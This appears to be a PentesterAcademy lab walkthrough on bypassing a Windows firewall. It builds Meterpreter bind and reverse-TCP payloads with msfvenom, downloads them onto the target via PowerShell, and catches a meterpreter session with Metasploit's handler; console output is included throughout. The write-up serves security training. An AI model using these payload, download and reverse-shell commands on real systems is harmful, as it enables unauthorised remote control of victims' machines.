
ATTACK
DEFENSE
by PentesterAcademy


Name	Firewall Bypass using Reverse Shells
URL	https://attackdefense.com/challengedetails?cid=2329
Type	Basic Exploitation: Pentesting

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Switch to "Target Machine"

Step 1: Run PowerShell and check windows firewall status.

Command: netsh advfirewall show allprofiles state



We can notice, firewall status is on for all the profiles.

Step 2: Generating bind shell using msfvenom.

Note: Check your LHOST IP address by typing 'ip addr' command

Command: msfvenom -p windows/meterpreter/bind_tcp LHOST=10.10.15.2 -f exe > backdoor.exe

Note: By default windows/meterpreter/bind_tcp payload uses LPORT 4444 for connection.

```
root@attackdefense:~# msfvenom -p windows/meterpreter/bind_tcp LHOST=10.10.15.2 -f exe > backdoor.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 309 bytes
Final size of exe file: 73802 bytes
root@attackdefense:~# file backdoor.exe
backdoor.exe: PE32 executable (GUI) Intel 80386, for MS Windows
root@attackdefense:~#
```

Step 3: Running the python SimpleHTTPServer to serve the backdoor.exe.

Command: python -m SimpleHTTPServer 80


```
root@attackdefense:~# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

Switch back to "Target Machine"


Step 4: Download the backdoor.exe on the target machine.

Open the PowerShell terminal and download the backdoor.exe.

Command: iwr -UseBasicParsing -Uri '**http://10.10.15.2/backdoor.exe**' -OutFile 'C:\Users\Administrator\Desktop\backdoor.exe'




Step 5: Execute backdoor.exe



Step 6: Run PowerShell and verify that the executable is running and listening on port 4444.

Command: netstat -a



The backdoor.exe is listening on port 4444.

Step 7: Run metasploit multi handler for bind connection.

Commands: msfconsole -q
use exploit/multi/handler
set PAYLOAD windows/meterpreter/bind_tcp
set RHOST 10.0.24.224 <Target Machine IP Address)
exploit

```
root@attackdefense:~# msfconsole -q
msf5 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set PAYLOAD windows/meterpreter/bind_tcp
PAYLOAD => windows/meterpreter/bind_tcp
msf5 exploit(multi/handler) > set RHOST 10.0.24.224
RHOST => 10.0.24.224
msf5 exploit(multi/handler) > exploit

[*] Started bind TCP handler against 10.0.24.224:4444
```

We have not received the bind connection because the Firewall is turned on.

Step 8: Generating reverse shell using msfvenom.

Command: msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.15.2 LPORT=4444 -f exe > backdoor_reverse.exe

```
root@attackdefense:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.15.2 LPORT=4444 -f exe > backdoor_reverse.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
root@attackdefense:~#
```

Step 9: Run metasploit multi handler for reverse connection.

Commands:
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 10.10.15.2
set LPORT 4444
exploit


```
msf5 > use exploit/multi/handler
[*] Using configured payload windows/meterpreter/bind_tcp
msf5 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 10.10.15.2
LHOST => 10.10.15.2
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.15.2:4444
```


Switch back to "Target Machine"

Step 10: Again download the backdoor_reverse.exe executable. Make sure python HTTP server is running.

Command: iwr -UseBasicParsing -Uri '**http://10.10.15.2/backdoor_reverse.exe**' -OutFile 'C:\Users\Administrator\Desktop\backdoor_reverse.exe'



Step 11: Execute backdoor_reverse.exe executable.



We should expect a meterpreter shell on the attacker's machine.

```
msf5 > use exploit/multi/handler
[*] Using configured payload windows/meterpreter/bind_tcp
msf5 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 10.10.15.2
LHOST => 10.10.15.2
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.15.2:4444
[*] Sending stage (176195 bytes) to 10.0.24.224
[*] Meterpreter session 1 opened (10.10.15.2:4444 -> 10.0.24.224:49716) at 2021-04-07 11:44:35 +0530

meterpreter > 
```

Success! In this type of scenario where the firewall is turned on with default configuration, the bind shell is completely useless and the reverse shell does its job perfectly.

References:

1. Metasploit Payload (https://www.rapid7.com/db/modules/payload/windows/meterpreter/reverse_tcp/ https://www.rapid7.com/db/modules/payload/windows/meterpreter/bind_tcp/)